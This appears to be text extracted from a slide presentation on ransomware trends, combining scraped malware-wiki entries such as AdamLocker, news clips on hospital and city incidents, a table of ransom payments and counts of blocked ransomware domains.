


# Three Hospitals' Medical Devices Hacked Using Ancient XP Exploits

Three hospitals have been discovered to have been infected with malware via medical devices running on legacy systems. The researchers discovered "a multitude of backdoors and botnet connections," that had been installed using ancient exploits of the unsupported Windows XP platform. Hackers had succeeded in compromising the machines even though the hospitals had modern, sophisticated cybersecurity defenses in place.



There are



so many variants...





In: [Category of Malware](#), [Trojan](#), [Bloatware](#)

## Ransomware

Last edited by [DOOSH DOOSH](#) (talk | contribs) a year ago (diff)

Edit summary: Adding categories

Current size: 527 bytes (view)

Category page

This category is for ransomware. Generally, ransomware encrypts all data on a user's computer and the attacker demands the victim to pay money (possibly bitcoin for more recent ransomware so the cybercriminal can not get traced back to their identity, except of course) to get their data decrypted (usually a decryption tool to keys) and the attacker gives the code back after they are paid, and other times not.

### TRENDING PAGES



Renseware



Ryuk




WannaCry



Scorpion



Sodnikibi



Petya



CryptoLocker




Harma

Using public sources of data to look at ransomware



# AdamLocker

Last edited by [Vegasfest34](#) (talk | contribs) 2 months ago (diff) [m]  
Current size: 11994 bytes



AdamLocker is a **ransomware** that was discovered on December 25th, 2016 by Michael Gillespie. At the beginning of February 2018, a new version of AdamLocker was found. It's very similar to the ancestor, except that it's available in Korean language only.

## Payload

AdamLocker is distributed via spam email, which contains a Word file.

## Infection

When the the word file is opened, it launches AdamLocker's executable file named run.exe. After successful infiltration to %ALLUSERSPROFILE%, the virus locks .txt, .jpg, .png, .bmp, .zip, .rar, .7z, .sql, .pdf, .tar, .mp3, .mp4, .flv, and many others file types by appening the .adam file extension to each of them.

To inform the victim what has happened, AdamLocker generates a ransom note, which says:

```
ADAM LOCKER
Your computer has been infected by Adam! Random documen
generated to prevent further actions. To prevent this,
Exiting This windows WILL cause the key to be destroyed
```

Victims are asked to pay a particular amount of money.



### Type

Ransomware, Trojan

### Creator(s)

humanpuff99

### Date

December 25th, 2016

### Source Language

Assembly

### Platform

Microsoft Windows

### File Type


Win32 PE executable (.EXE)

### Aliases

Trojan.Ransom.AdamLocker(ALYac)

Using public sources of data to look at ransomware





Type	Ransomware, Trojan
Creator(s)	humanpuff69
Date	December 25th, 2016
Source Language	Assembly
Platform	Microsoft Windows
File Type	Win32 PE executable (.EXE)
Aliases	Trojan.Ransom.AdamLocker(ALYac)
File Size	466 KB (477,184 bytes)
MD5 Hash	




Using public sources of data to look at ransomware

I scraped the malware wiki

The site is gone, but you can download my scraped data at

<https://modernsecuritymethods.com/2020/11/11/ransomware-over-time/#ransomware-over-time>





375 Variants

**Data from malware wiki used to make a timeline of ransomware first dates**







# A nicer timeline of the same data

JANUARY 1, 1989

## AIDS

Platform: MS-DOS, File Details: 10.54 KB (10,792 Bytes): DOS executable (.COM)MZ executable (.EXE), Also known as: Aida, AIDS!Trojan, Aidsinfo. A trojan, Aidsinfo. B trojan, Cyborg, Trj/Aidsinfo. A, Trojan. Aidsinfo.a, Trj/Aidsinfo. B, Trojan. Aidsinfo.b, Trojaid!Trojan, Love virus, Family: , Ransom Amount:





# Who Was Affected in 2019?



# Who Was Affected in 2019?



- 113 State and Municipal Governments/Agencies
- 764 Health Care Providers
- 89 Universities, Colleges and School Districts
- 1,233 Individual Schools



- Emergency Patients Redirected
- Medical Records Lost
- Surgical Procedures Canceled





- 911 Services Interrupted
- Dispatch Services Interrupted
- Police Locked out of Systems
- Badge Scanners offline
- Jail Doors Couldn't be Remotely Opened





# US hospitals turn away patients as ransomware strikes

🕒 2 October 2019

f 🌐 🐦 ✉️ Share



Three US hospitals have been forced to temporarily close their doors to "all but the most critical new patients" following a ransomware outbreak.





Barwon Health  
@BarwonHealth

⚠️ Barwon Health has experienced a cyber security incident. Patients in Barwon Health facilities are continuing to receive care as usual. Some elective surgery & appointments have been cancelled. View our media statement:



Daniel Andrews, Premier of Victoria, told local media it could take "weeks" before the problems were fixed.



#### Cyber security incident at Barwon Health

Barwon Health is one of the largest and most comprehensive regional health services in Australia, providing care at all stages of life and circumstance.

[barwonhealth.org.au](https://barwonhealth.org.au)

5:41 PM · Sep 30, 2019 · [Sprout Social](#)



Søk utsteder/ticker

Søk i meldingstittel

SØK

Nullstill søk

Vis avansert søk ▾

Norsk Hydro ASA

Tid

# Norsk Hydro ransomware incident losses reach \$40 million after one week

Norsk Hydro up and running with the exception of one business unit where \*operations remain almost at a standstill.\*

Oslo Børs

Kategori

INNSIDEINFORMASJON

Informasjonspliktige opplysninger

Lagringspliktig melding

Press contact

Halvor Molland

+47 92979797

Halvor.Molland@hydro.com (mailto:Halvor.Molland@hydro.com)

This information is subject to the disclosure requirements pursuant to Section 5-12 the Norwegian Securities Trading Act



# Ransom Payments

- Methods of payments
- Amounts paid



1	Date	Organization	Region	Industry	Affected	Remediated	Remediation Cost	Ransom Paid	Variant	Vector	Ransom Den	Stolen Data Leaked?
2	Oct, 2019	DCH Health System	Alabama	Health	3 hospitals	y						
3	Sept, 2019	Barwon Health	Australia	Health	7 hospitals	y						
4	June, 2019	City government for Lake City	Lake City, FL	Municipality		n		\$500,000				
5	June, 2019	City government for Riviera B	Riviera Beach	Municipality		n		\$600,000				
6	March, 2016	Kentucky Methodist Hospital	California	Health		y			Locky	Email		
7	March, 2016	Chino Valley Medical Center	California	Health		y			Locky	Email		
8	March, 2016	Desert Valley Hospital	California	Health		y			Locky	Email		
9	February, 2016	Hollywood Presbyterian Med	California	Health		n		\$17,000				
10	March, 2019	Norsk Hydro	Global	Industrial	170 Sites	n	\$40,000,000		LockerGoga	Compromise		
11	May, 2017	NHS, multiple	Global	Multiple	150 Countries				WannaCry	Exploit		
12	August, 2019	City governments in Texas	Texas	Municipality	23 Sites							
13	May, 2019	City of Baltimore	Baltimore, &	Municipality		y	\$18,000,000		RobbinHood		\$100,000	
14	March, 2018	City of Atlanta, GA	Atlanta, GA	Municipality			\$17,000,000					
15	July, 2019	City of New Bedford	New Bedford, MA						Ryuk			
16	November, 20	Allied Universal		Staffing					Maze		\$3,800,000	y
17												



# 22,632 Ransomware Blocks

Blocked domains for Ransomware, First Seen Dates (Normalized to the first of each month)




**Blocks of ransomware domains in my environment**



